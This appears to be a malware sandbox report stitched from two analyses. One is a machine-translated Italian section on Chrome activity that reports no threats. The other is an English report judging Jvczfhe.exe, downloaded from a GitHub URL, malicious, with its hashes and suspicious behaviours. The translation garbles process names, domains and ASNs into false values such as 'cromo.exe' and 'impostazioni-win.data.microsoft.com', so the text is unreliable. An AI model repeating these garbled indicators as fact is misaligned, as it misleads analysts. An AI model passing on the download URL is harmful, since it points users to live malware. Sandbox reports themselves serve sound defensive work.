6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old~RF12098d.TMP **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.old~RF12098d.TMP **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.old **MD5:** — **SHA256:** —	—
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\a373af73-612c-4659-93d0-410a1718a8f0.tmp **MD5:** 3433CCF3E03FC35B634CD0627833B0AD **SHA256:** F7D5893372EDAA08377CB270A99842A9C758B447B7B57C52A7B1158C0C202E6D	flc
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Variations **MD5:** 961E3604F228B0D10541EBF921500C86 **SHA256:** F7B24F2EB3D5EB0550527490395D2F61C3D2FE74BB9CB345197DAD81B58B5FED	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\LOG.old~RF11f0b6.TMP **MD5:** 4320BE33704F77FF4DF4921358D2C50C **SHA256:** 8FDF7387C47EB272670EFF935D71492F03EAFAA55A8B22C05658BB0F1AC472EE	text
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\Trust Tokens **MD5:** 767A7DB34589653629C0D4299AA9EB7A **SHA256:** 78A4734F08B47286A3736C88C6FC481F76BD2B1A46E29D0920939F088CE899FD	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old **MD5:** DF81465C6FD3C271021EFEF60DC3C105 **SHA256:** C3099E8B290EC2DB598E8516BE5D963729363E0FB6D8C3F89131F9B747CDDA7F	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat **MD5:** FC81892AC822DCBB09441D3B58B47125 **SHA256:** FB077C966296D02D50CCBF7F761D2A3311A206A784A7496F331C2B0D6AD205C8	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG.old~RF11f0b6.TMP **MD5:** 602C51DB8380F8CD0A961D9A46AF1186 **SHA256:** 84F716E38017F52138A76222524A3152DB8D3A7FBE30E94067458568B14DC36D	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old~RF11f0d5.TMP	text

		MD5: 86E6BAA91A6F56387D777804EC3DE437 **SHA256:** BB32752B143D45A6914D496141D263991B7AA04ADD153D8BD8C736DE282A2A1A	
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\74c3a269-7813-4bd3-b470-f30a7ba1eab5.tmp **MD5:** BB775DDBB6D07D860A65C0EDF82FD1CF **SHA256:** C1634DCE95A867FFB2742F631884B03FFF8B21758129954DD6C29D7DAAB5A39E	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Local State~RF121601.TMP **MD5:** 6EF6D4132727E4F700645C341C4BEEE2 **SHA256:** 5164FDFC5C55D1BE643CF646E2E89C32191344D969632C8AED72922AE31D06C2	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\trusted_vault.pb **MD5:** 3433CCF3E03FC35B634CD0627833B0AD **SHA256:** F7D5893372EDAA08377CB270A99842A9C758B447B7B57C52A7B1158C0C202E6D	flc
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\4fe5dd14-d7e3-41b6-af87-42d2c1bfdb82.tmp **MD5:** A6AD232FED1D99F06AAC9A509ED18705 **SHA256:** F3B581BC559838F9097C310B5697CF468A2827681BFD65F8C1BDD4FA42B4ABC6	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\271e80f4-bc28-486c-80b7-275e82a1abd1.tmp **MD5:** 83AA2B8DE0A9431B3D952EC13A935878 **SHA256:** 74BC9D136C079CC751B6D7CA2EC5155758D0834E9CE141541F6D485A6642058E	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Preferences~RF123dad.TMP **MD5:** BB775DDBB6D07D860A65C0EDF82FD1CF **SHA256:** C1634DCE95A867FFB2742F631884B03FFF8B21758129954DD6C29D7DAAB5A39E	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\a891b62e-0585-4a6b-84ad-cdd13adeb018.tmp **MD5:** 984AF758ACB0AF16EF5D6925096FD5D4 **SHA256:** DAF3050630467A5A74E3AB63D7FE954CAC3EE0797F155787A58E234649F0FF76	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Preferences~RF121630.TMP **MD5:** E4129B94C2087C5DC93A5CBEBAE43E4E **SHA256:** 5EFFB0299F4E0EA6DAD1B30234ECF8140810CEB74C40E11457A1CBAE8E93F0AA	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Last Browser **MD5:** DE9EF0C5BCC012A3A1131988DEE272D8 **SHA256:** 3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old~RF12097e.TMP **MD5:** 2BB5E5996BF5B9092AFEF1DB178D92D2 **SHA256:** 4F42BBC1849F98F282D3B12B63D6C7DFDCD037101229496BE326ABEEC1845302	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old **MD5:** 87F4E464F4EE3D5C7DA6FA24D1F52629 **SHA256:** F12400B717EF912F6A80A009E3CE2723854F8B057F066C2DD6FDF370657FBE55	text
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\trusted_vault.pb~RF11f20e.TMP **MD5:** 3433CCF3E03FC35B634CD0627833B0AD **SHA256:** F7D5893372EDAA08377CB270A99842A9C758B447B7B57C52A7B1158C0C202E6D	flc
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Preferences~RF128c5a.TMP **MD5:** A6AD232FED1D99F06AAC9A509ED18705 **SHA256:** F3B581BC559838F9097C310B5697CF468A2827681BFD65F8C1BDD4FA42B4ABC6	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\59e7fb00-bf11-4056-8d03-c89a492e2bed.tmp **MD5:** B23767D97D2353AEA997CED612562380 **SHA256:** 76E4141C621912C8A999097AB35365E6CBE339A6E873204597172FF6C67FC620	binary
6988	chrome.exe	C:\Users\admin\AppData\Local\Temp\cfcb9fcb-e34f-4f50-9d44-27f054d6d7b4.tmp **MD5:** F5337ED0CDC217FE98ADB7A14FABD1AE **SHA256:** 3A63B8AF3FC416B1A5B204CA2AD9C067C10CD4E8C5D32043AD0D4C5EB95ACDDD	image
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Local State **MD5:** 83AA2B8DE0A9431B3D952EC13A935878 **SHA256:** 74BC9D136C079CC751B6D7CA2EC5155758D0834E9CE141541F6D485A6642058E	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Preferences **MD5:** BB775DDBB6D07D860A65C0EDF82FD1CF **SHA256:** C1634DCE95A867FFB2742F631884B03FFF8B21758129954DD6C29D7DAAB5A39E	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\418b0f8a-b1e7-4053-bab5-b4715dae285a.tmp **MD5:** A9A97F75C1E9464A6DD580E8F13F8804 **SHA256:** B1EBED604DDC48C5E36FBE67B8CF78F1119B3979767BE26DAEE930BAB7079CC3	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Preferences~RF1264fc.TMP **MD5:** A9A97F75C1E9464A6DD580E8F13F8804 **SHA256:** B1EBED604DDC48C5E36FBE67B8CF78F1119B3979767BE26DAEE930BAB7079CC3	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\TransportSecurity **MD5:** B23767D97D2353AEA997CED612562380 **SHA256:** 76E4141C621912C8A999097AB35365E6CBE339A6E873204597172FF6C67FC620	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\TransportSecurity~RF1259ef.TMP **MD5:** B23767D97D2353AEA997CED612562380 **SHA256:** 76E4141C621912C8A999097AB35365E6CBE339A6E873204597172FF6C67FC620	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\de557ecd-aff3-4a37-9415-7a9e1a2b32b9.tmp **MD5:** B399D11176C4739232C037B987DAB8D7 **SHA256:** 04F01723E3F24EDB8737B954593527185DB2827C2F8F270C8F500A8FA122664A	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\TransportSecurity~RF12191e.TMP **MD5:** 501106C8FFCBFE805C6EF3727B140B3F **SHA256:** F63D1CF4F3F3287B792F20CA269EC790C7CCCB99DB9E083E633194716FC36E58	binary
6584	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\495dbd56-0fb8-4876-9e3c-2c42d0688a5d.tmp **MD5:** C0F2E46CF04EAF572389C66CDB6CEAB7 **SHA256:** 909333A028196840A8E9085D345110D063025045BF52BB191649B168576FC873	binary
6840	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Network\TransportSecurity~RF128313.TMP **MD5:** 984AF758ACB0AF16EF5D6925096FD5D4 **SHA256:** DAF3050630467A5A74E3AB63D7FE954CAC3EE0797F155787A58E234649F0FF76	binary

Attività di rete

Richieste HTTP(S)	Connessioni TCP/UDP	Richieste DNS	Minacce
3	48	33	0

Richieste HTTP

PID	Processo	Metodo	Codice HTTP	Proprietà intellettuale	Indirizzo URL	CN	Tipo	Misurare	Reputazione
6296	SIHClient.exe	OTTENERE	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificate%20Authority%202018.crl	sconosciuto	–	–	sconosciuto
6296	SIHClient.exe	OTTENERE	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	sconosciuto	–	–	sconosciuto
2228	svchost.exe	OTTENERE	200	192.229.221.95:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	sconosciuto	–	–	sconosciuto

Connessioni

PID	Processo	Proprietà intellettuale	Dominio	ASN	CN	Reputazione
4	Sistema	192.168.100.255:138	–	–	–	inserito nella lista bianca
4436	svchost.exe	51.104.136.2:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	inserito nella lista bianca
608	RUXIMICS.exe	51.104.136.2:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	inserito nella lista bianca
2120	MoUsoCoreWorker.exe	51.104.136.2:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	inserito nella lista bianca
6584	cromo.exe	239.255.255.250:1900	–	–	–	inserito nella lista bianca
6840	cromo.exe	3.141.222.179:443	clicca.convertkit-mail2.com	AMAZZONIA-02	NOI	sconosciuto
6840	cromo.exe	66.102.1.84:443	account.google.com	GOOGLE	NOI	sconosciuto
6840	cromo.exe	157.240.0.174:443	www.instagram.com	FACEBOOK	NOI	sconosciuto
6840	cromo.exe	157.240.0.63:443	static.cdninstagram.com	FACEBOOK	NOI	sconosciuto
2228	svchost.exe	40.126.32.133:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCCO	NL	sconosciuto
3260	svchost.exe	40.113.110.67:443	client.wns.windows.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
2228	svchost.exe	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
6840	chrome.exe	157.240.0.35:443	www.facebook.com	FACEBOOK	US	unknown
6840	chrome.exe	142.250.186.138:443	content-autofill.googleapis.com	GOOGLE	US	whitelisted
6840	chrome.exe	172.217.16.196:443	www.google.com	GOOGLE	US	whitelisted
6584	chrome.exe	224.0.0.251:5353	–	–	–	unknown
6296	SIHClient.exe	20.12.23.50:443	slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	unknown
6296	SIHClient.exe	23.35.229.160:80	www.microsoft.com	AKAMAI-AS	DE	whitelisted
6296	SIHClient.exe	52.165.164.15:443	fe3cr.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	unknown
6840	chrome.exe	157.240.0.6:443	static.xx.fbcdn.net	FACEBOOK	US	unknown
3888	svchost.exe	239.255.255.250:1900	–	–	–	whitelisted

Richieste DNS

Dominio	Proprietà intellettuale	Reputazione
impostazioni-win.data.microsoft.com	51.104.136.2	inserito nella lista bianca
google.com	172.217.16.206	inserito nella lista bianca
clicca.convertkit-mail2.com	3.141.222.179 3.18.56.123 18.220.225.51	sconosciuto
account.google.com	66.102.1.84	inserito nella lista bianca
www.instagram.com	157.240.0.174	inserito nella lista bianca

static.cdninstagram.com	157.240.0.63	sconosciuto
login.live.com	40.126.32.133 20.190.160.20 40.126.32.140 40.126.32.68 20.190.160.17 20.190.160.22 40.126.32.134 40.126.32.76	inserito nella lista bianca
client.wns.windows.com	40.113.110.67	inserito nella lista bianca
ocsp.digicert.com	192.229.221.95	inserito nella lista bianca
www.facebook.com	157.240.0.35	inserito nella lista bianca
content-autofill.googleapis.com	142.250.186.138 142.250.185.138 142.250.186.170 142.250.184.234 142.250.185.170 142.250.185.202 142.250.185.234 142.250.181.234 142.250.186.74 216.58.212.170 216.58.206.74 142.250.186.42 172.217.18.10 142.250.186.106 172.217.16.202 216.58.206.42	whitelisted
www.google.com	172.217.16.196	whitelisted
slscr.update.microsoft.com	20.12.23.50	whitelisted
www.microsoft.com	23.35.229.160	whitelisted
fe3cr.delivery.mp.microsoft.com	52.165.164.15	whitelisted
static.xx.fbcdn.net	157.240.0.6	whitelisted
facebook.com	157.240.0.35	whitelisted

Minacce

Nessuna minaccia rilevata

Stringhe di output di debug

Nessuna informazione di debug

ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

URL:	https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe
Full analysis:	https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281
Verdict:	Malicious activity
Analysis date:	August 25, 2024 at 22:38:59
OS:	Windows 10 Professional (build: 19045, 64 bit)
Tags:	github netreactor
Indicators:	
MD5:	00B5E91B42712471CDFBDB37B715670C
SHA1:	D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
SHA256:	0307EE805DF8B94733598D5C3D62B28678EAEADBF1CA3689FA678A3780DD3DF0
SSDEEP:	3:N8tEd7QyQ3FJMERCNuN:2uRQyQ3zMsCNa

Software environment set and analysis options

Launch configuration

Task duration:	300 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	240 seconds	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	on
Network:	on				

Software preset

- Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64-bit) (23.001.20093)
- Adobe Flash Player 32 NPAPI (32.0.0.465)
- Adobe Flash Player 32 PPAPI (32.0.0.465)
- CCleaner (6.20)
- FileZilla 3.65.0 (3.65.0)
- Google Chrome (122.0.6261.70)
- Google Update Helper (1.3.36.51)
- Java 8 Update 271 (64-bit) (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft Edge (122.0.2365.59)
- Microsoft Edge Update (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (123.0)
- Mozilla Maintenance Service (123.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)
- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Skype version 8.104 (8.104)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.59.0.0)

Hotfixes

- Client LanguagePack Package
- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- Hello Face Package
- InternetExplorer Optional Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en us Package
- LanguageFeatures Handwriting en us Package
- LanguageFeatures OCR en us Package
- LanguageFeatures Speech en us Package
- LanguageFeatures TextToSpeech en us Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MSPaint FoD Package
- MediaPlayer Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- Notepad FoD Package
- OpenSSH Client Package
- OpenSSH Client Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package
- PowerShell ISE FOD Package

- Update for Windows 10 for x64-based Systems (KB4023057) (2.63.0.0)
- Update for Windows 10 for x64-based Systems (KB4480730) (2.55.0.0)
- Update for Windows 10 for x64-based Systems (KB5001716) (8.93.0.0)
- VLC media player (3.0.11)
- WinRAR 5.91 (64-bit) (5.91.0)
- Windows PC Health Check (3.6.2204.08001)

- Printing PMCPPC FoD Package
- Printing PMCPPC FoD Package
- Printing PMCPPC FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- Printing WFS FoD Package
- ProfessionalEdition
- ProfessionalEdition
- QuickAssist Package
- QuickAssist Package
- RollupFix
- RollupFix
- ServicingStack
- ServicingStack
- ServicingStack 3989
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- StepsRecorder Package
- TabletPCMath Package
- TabletPCMath Package
- UserExperience Desktop Package
- UserExperience Desktop Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package
- WordPad FoD Package

Behavior activities

MALICIOUS

No malicious indicators.

SUSPICIOUS

Process drops legitimate windows executable
- firefox.exe (PID: 6596)

Reads security settings of Internet Explorer
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Starts CMD.EXE for commands execution
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Uses TIMEOUT.EXE to delay execution
- cmd.exe (PID: 7520)
- cmd.exe (PID: 7876)

Checks Windows Trust Settings
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Executes application which crashes
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Connects to unusual port
- InstallUtil.exe (PID: 5152)

Application launched itself
- Muadnrd.exe (PID: 7824)

INFO

Disables trace logs
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)

Checks supported languages
- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Reads the machine GUID from the registry
- Jvczfhe.exe (PID: 7492)
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Reads Environment values
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)
- InstallUtil.exe (PID: 5152)

Application launched itself
- firefox.exe (PID: 6552)
- firefox.exe (PID: 6596)

Reads the software policy settings
- Jvczfhe.exe (PID: 7492)
- WerFault.exe (PID: 1356)
- Muadnrd.exe (PID: 7824)
- WerFault.exe (PID: 7584)

Reads Microsoft Office registry keys
- firefox.exe (PID: 6596)

Reads the computer name
- InstallUtil.exe (PID: 5152)
- Jvczfhe.exe (PID: 7492)
- Muadnrd.exe (PID: 7824)
- Muadnrd.exe (PID: 7248)

Checks proxy server information
- Jvczfhe.exe (PID: 7492)
- WerFault.exe (PID: 1356)
- Muadnrd.exe (PID: 7824)
- WerFault.exe (PID: 7584)

Executable content was dropped or overwritten
- firefox.exe (PID: 6596)

Creates files or folders in the user directory
- WerFault.exe (PID: 1356)
- WerFault.exe (PID: 7584)

.NET Reactor protector has been detected
- InstallUtil.exe (PID: 5152)
- Muadnrd.exe (PID: 7248)


Malware configuration

No Malware configuration.

Static information

No data.

